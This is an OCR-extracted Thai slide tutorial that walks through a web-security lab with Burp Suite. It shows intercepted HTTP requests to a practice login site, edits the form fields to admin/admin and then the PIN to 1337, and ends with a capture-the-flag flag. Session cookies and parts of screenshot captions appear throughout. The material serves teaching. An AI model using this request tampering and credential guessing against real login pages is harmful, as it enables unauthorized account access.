8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 username=admin&password=123456
```


5 คลิกขวา

- Paste from file
- Save item
- Don't intercept requests >
- Do intercept** > Response to this request
- Convert selection >
- URL-encode as you type

แก้เป็น admin

username=admin&password=admin|

Burp Suite - Intercept (6/9)



The screenshot shows the Burp Suite interface in Intercept mode. The top navigation bar has 'Proxy' selected. Below it, the 'Intercept' tab is also selected. A red box highlights the 'Forward' button, which is labeled with a green box containing the number 7. The main pane displays a table of network traffic, with one row selected. The bottom pane shows the Request and Response details for that selected item.

Time	Type	Direction	Host	Method	URL	Status code	Length
00:14:34 14 ...	HTTP	← Response	websec.p7z.pw	POST	https://websec.p7z.pw/login.php	302	1153

Request

Pretty Raw Hex

```
1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24",
"Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Date: Fri, 13 Sep 2024 17:17:33 GMT
3 Content-Type: text/html; charset=UTF-8
4 Location: pin.php
5 Set-Cookie: PHPSESSID=
394e0d896c64067748549504dc831a59; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache,
must-revalidate
```

พบค่า HTTP Response

Burp Suite - Intercept (7/9)

Screenshot of the Burp Suite interface showing the Intercept tab selected. A red box highlights the "Forward" button in the toolbar, which is labeled with a green number 8.

Time	Type	Direction	Host	Method	URL
00:18:52 14 ...	HTTP	→ Request	websec.p7z.pw	GET	https://websec.p7z.pw/pin.php

Request

Pretty Raw Hex

```
1 GET /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: cf_clearance=
sG1DSk8Fgm26TYqL1HZruguoF1StStcbomKcmHRZ0vg-1726247072-1.2.1.1-ZZjl5ve.4CuUFL10IZm1sc
9t5zyy4C0Uu.uLo2VtzlQwDDEtbrwlLs_cVyKw9ImUSDEigGWRIUj8v5w7cgWWwNv.4h_xLjq2ZZ35_8iamie5
tdSydkQnsGrtwtXEJxVnBdPMVVvGmr8VTiewVhMhLxn_InkiiMZJjxYB5sdlVwzIHlgMAZNF3l0jJRPS
9N1aJtw.3d9niX855a_3Lev.Heu3pzqVc_ZZAf5cQ3peAMovMVCtdfITetF.NXaBY4F3V6vpP8ZgV8xHv0Sja
gKkl3td10wuCsXrNTCBqAUw6b6cCAV5H0BRh.2Qqadu4og6K5tVzL1i86LUvEfQ6o1rg; PHPSESSID=
394e0d896c64067748549504dc831a59
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
```


Screenshot of a browser window showing a "Enter PIN" dialog. The URL in the address bar is https://websec.p7z.pw/pin.php, indicated by a green number 9.

Enter PIN

Enter 4-digit PIN

Submit PIN

Burp Suite - Intercept (8/9)




Enter PIN

พิมพ์ 1234

Submit PIN

10



Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Settings

Intercept on → Forward Drop ... Options

Time	Type	Direction	Host	Method	URL
00:22:27 14 ...	HTTP	→ Request	websec.p7z.pw	POST	https://websec.p7z.pw/pin.php

Request

Pretty Raw Hex

```
1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 8
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="115", "Google Chrome";v="115"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Chrome/128.0.6613.120 Safari/537.36
14 Accept: text/html
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://websec.p7z.pw/pin.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: 0
22 pin=1234
```

13

12


11

14

แก้เป็น 1337

21
22 pin=1337

Burp Suite - Intercept (9/9)



1


Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history

Intercept on Forward Drop Open browser

Time	Type	Direction	Host	Method	URL	Status code	Length
00:25:58 14 ...	HTTP	← Response	websec.p7z.pw	POST	https://websec.p7z.pw/pin.php	200	3845



2

Request

Pretty Raw Hex

1 POST /pin.php HTTP/2
2 Host: websec.p7z.pw
3 Cookie: cf_clearance=fjYY3ZaxqTUvVjh.g2atxWAexx_XZjuvq9IdB0sruY-1726248141-1.2.1.1-2bxn0ffZFvap3v0UXUu8THcMTLInEru...
Response

Pretty Raw Hex Render


1 HTTP/2 200 OK
2 Date: Fri, 13 Sep 2024 17:26:07 GM
3 Content-Type: text/html; charset=UTF-8
4 Expires: Thu, 19 Nov 1981 08:52:00 GM
5 Cache-Control: no-store, no-cache, must-revalidate
6 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, Pragma: no-cache

SDH

ได้ค่า flag


Login Success! FLAG{you_found_the_correct_pin}

Burp Suite - Repeater (1/8)




SDH Login Page

เข้าเว็บ <https://websec.p7z.pw/>



The screenshot shows a web browser window with the URL "websec.p7z.pw/login.php". The page title is "SDH". The main content is a "Login" form. The "Username" field contains "พิมพ์ admin" and the "Password" field contains "พิมพ์ admin1". A green "Login" button is at the bottom.


Step 1



The screenshot shows a web browser window with the URL "websec.p7z.pw/login.php". The page title is "SDH". A red error message box says "แจ้งรหัสผ่านไม่ถูกต้อง" (Invalid username or password!) and "Invalid username or password!". Below it is the same "Login" form as in Step 1, with empty fields for "Username" and "Password".

Step 2

Burp Suite - Repeater: Send to Repeater (2/8)



The screenshot shows the Burp Suite interface with the following highlights:

- Proxy tab selected (highlighted by a red box).
- HTTP history tab selected (highlighted by a green box).
- Selected request entry in the list (highlighted by a green box).
- Request pane showing the raw POST data (highlighted by a red box).
- Repeater context menu open, with "Send to Repeater" option highlighted (highlighted by a green box).

Request

```
POST /login.php HTTP/2
Host: websec.p7z.pw
Cookie: cf_clearance=fjYY33ZaxqTUvVjh.g2atxAexx_XZjuvq9IdB0sruY-1726248141-1.2.1.1-2bxn0ffZFvap3v0UXUu8THcMTLInEruSGdbrRT7JMqvYe.bao4oafL59gekR5xM6liVbYEtjar.xBNeJaicbLJhhzsFqokEdokmG59PHXxki2EDEhvfpTbA2HUDvTC1fT7Ge17Bnvh76dfmL7C1DD21Ncmhmrc015knutw0HYzzc
```


Response

```
HTTP/2 200 OK
Date: Fri, 13 Sep 2024 17:27:54 GMT
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=0
```

Repeater Context Menu

- Scan
- Send to Intruder
- Send to Repeater**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer

Burp Suite - Repeater (3/8) 6



The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is set to `https://websec.p7z.pw`. In the Request pane, a POST request to `/login.php` is displayed, containing a password field at the bottom. The Response pane is currently empty.

Request

Pretty Raw Hex

```
1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/128.0.6613.120 Safari/537.36
13 Accept: text/html
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://websec.p7z.pw/login.php
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21
22 username=admin&password=admin1|
```

Response

Burp Suite - Repeater (4/8)

Dashboard Target Proxy Repeater Intruder Collaborator Sequencer Decoder Comparer Set
Logger Organizer Extensions Learn

1 x 7
Send Cancel < > HTTP/2

Request
Pretty Raw Hex
1 POST /login.php HTTP/2
2 Host: websec.p7z.pw
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="24",
"Chromium";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Origin: https://websec.p7z.pw
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
